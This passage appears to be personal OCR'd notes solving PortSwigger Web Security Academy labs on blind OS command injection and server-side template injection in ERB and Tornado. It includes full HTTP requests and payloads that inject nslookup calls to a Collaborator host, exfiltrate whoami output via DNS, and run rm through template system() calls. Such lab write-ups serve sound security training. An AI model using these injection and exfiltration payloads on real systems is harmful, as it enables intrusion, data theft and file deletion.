
5. Observe that the response contains the output from the injected command.




Send to repeater



Send below request to repeater



Change filename area and send it



Lab 4: Blind OS command injection with out-of-band interaction

PRACTITIONER

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Access the lab

Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:

email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||

Note

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use Burp Collaborator client to verify that your payload had indeed triggered a DNS lookup. See the lab on blind OS command injection with out-of-band data exfiltration for an example of this.

Request

```
POST /feedback/submit HTTP/1.1
Host : 0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net
Cookie : session =v5pNcgIysaFGXCtcUxDlo3NDtBUHcjYB
Content-Length : 127
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net/feedback
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

csrf=KriKl7ZLRt39FGI2C4ClWNgjQH3CBwmV &name=burak&email=tburakdirlik%40gmail.com &subject=os+command+injection &message=**********
```

Response


```
HTTP/1.1 200 OK
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 2

{
}
```

Request

```
POST /feedback/submit HTTP/1.1
Host : 0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net
Cookie : session =v5pNcgIysaFGXCtcUxDlo3NDtBUHcjYB
Content-Length : 184
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net/feedback
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

csrf=KriKl7ZLRt39FGI2C4ClWNgjQH3CBwmV
&name=burak
&email=tburakdirlik%40gmail.com||nslookup+w2zmhdyra4q10t35kgwk3hrtdkjb70.oastify.com||
&subject=os+command+injection &message=**********
```

Response

```
HTTP/1.1 200 OK
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 2

{
}
```



Lab 5: Blind OS command injection with out-of-band data exfiltration

PRACTITIONER

This lab contains a blind OS command injection vulnerability in the feedback function. The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.

Note : To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.


[Access the lab]

Solution


1. Use Burp Suite Professional to intercept and modify the request that submits feedback.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the email parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated:

email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||


5. Go back to the Burp Collaborator client window, and click "Poll now". You should see some DNS interactions that were initiated by the application as the result of your payload. If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. Observe that the output from your command appears in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.
7. To complete the lab, enter the name of the current user.



Get burp subdomain from burp colloborator



Username at below



https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/

https://www.invicti.com/learn/os-command-injection/

SSTI

Lab 1: Basic server-side template injection

PRACTITIONER

This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

Access the lab

Solution

1. Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
2. In the ERB documentation, discover that the syntax <%= someExpression %> is used to evaluate an expression and render the result on the page.
3. Use ERB template syntax to create a test payload containing a mathematical operation, for example:

<%= 7*7 %>

4. URL-encode this payload and insert it as the value of the message parameter in the URL as follows, remembering to replace your-lab-id with your own lab ID:


https://your-lab-id.web-security-academy.net/?message=<%25%3d+7*7+%25>

5. Load the URL in the browser. Notice that in place of the message, the result of your mathematical operation is rendered on the page, in this case, the number 49. This indicates that we may have a server-side template injection vulnerability.
6. From the Ruby documentation, discover the system() method, which can be used to execute arbitrary operating system commands.
7. Construct a payload to delete Carlos's file as follows:


<%= system("rm /home/carlos/morale.txt") %>

8. URL-encode your payload and insert it as the value of the message parameter, remembering to replace your-lab-id with your own lab ID:

https://your-lab-id.web-security-academy.net/?message=<%25+system("rm+/home/carlos/morale.txt")+%25>



When we look to first product we get a message like "Unfortunately this product is out of stock"



You can use this link to solve directly from page

https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=%3C%=%20system(%22rm%20/home/carlos/morale.txt%22)%20%%3E

Lab 2: Basic server-side template injection (code context)

PRACTITIONER

This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. While proxying traffic through Burp, log in and post a comment on one of the blog posts.

2. Notice that on the "My account" page, you can select whether you want the site to use your full name, first name, or nickname. When you submit your choice, a POST request sets the value of the parameter blog-post-author-display to either user.name, user.first_name, or user.nickname. When you load the page containing your comment, the name above your comment is updated based on the current value of this parameter.

3. In Burp, go to "Proxy" > "HTTP history" and find the request that sets this parameter, namely POST /my-account/change-blog-post-author-display, and send it to Burp Repeater.

4. Study the Tornado documentation to discover that template expressions are surrounded with double curly braces, such as {{someExpression}}. In Burp Repeater, notice that you can escape out of the expression and inject arbitrary template syntax as follows:

blog-post-author-display=user.name}}{{7*7}}

5. Reload the page containing your test comment. Notice that the username now says Peter Wiener49}}, indicating that a server-side template injection vulnerability may exist in the code context.

6. In the Tornado documentation, identify the syntax for executing arbitrary Python:

{% somePython %}

7. Study the Python documentation to discover that by importing the os module, you can use the system() method to execute arbitrary system commands.

8. Combine this knowledge to construct a payload that deletes Carlos's file:


9. {% import os %}


{{os.system('rm /home/carlos/morale.txt')

10. In Burp Repeater, go back to POST /my-account/change-blog-post-author-display. Break out of the expression, and inject your payload into the parameter, remembering to URL-encode it as follows:

blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')

11. Reload the page containing your comment to execute the template and solve the lab.





Web Security Academy


Basic server-side template injection (code context)


Back to lab home | Back to lab description »


LAB Not solved


Internal Server Error

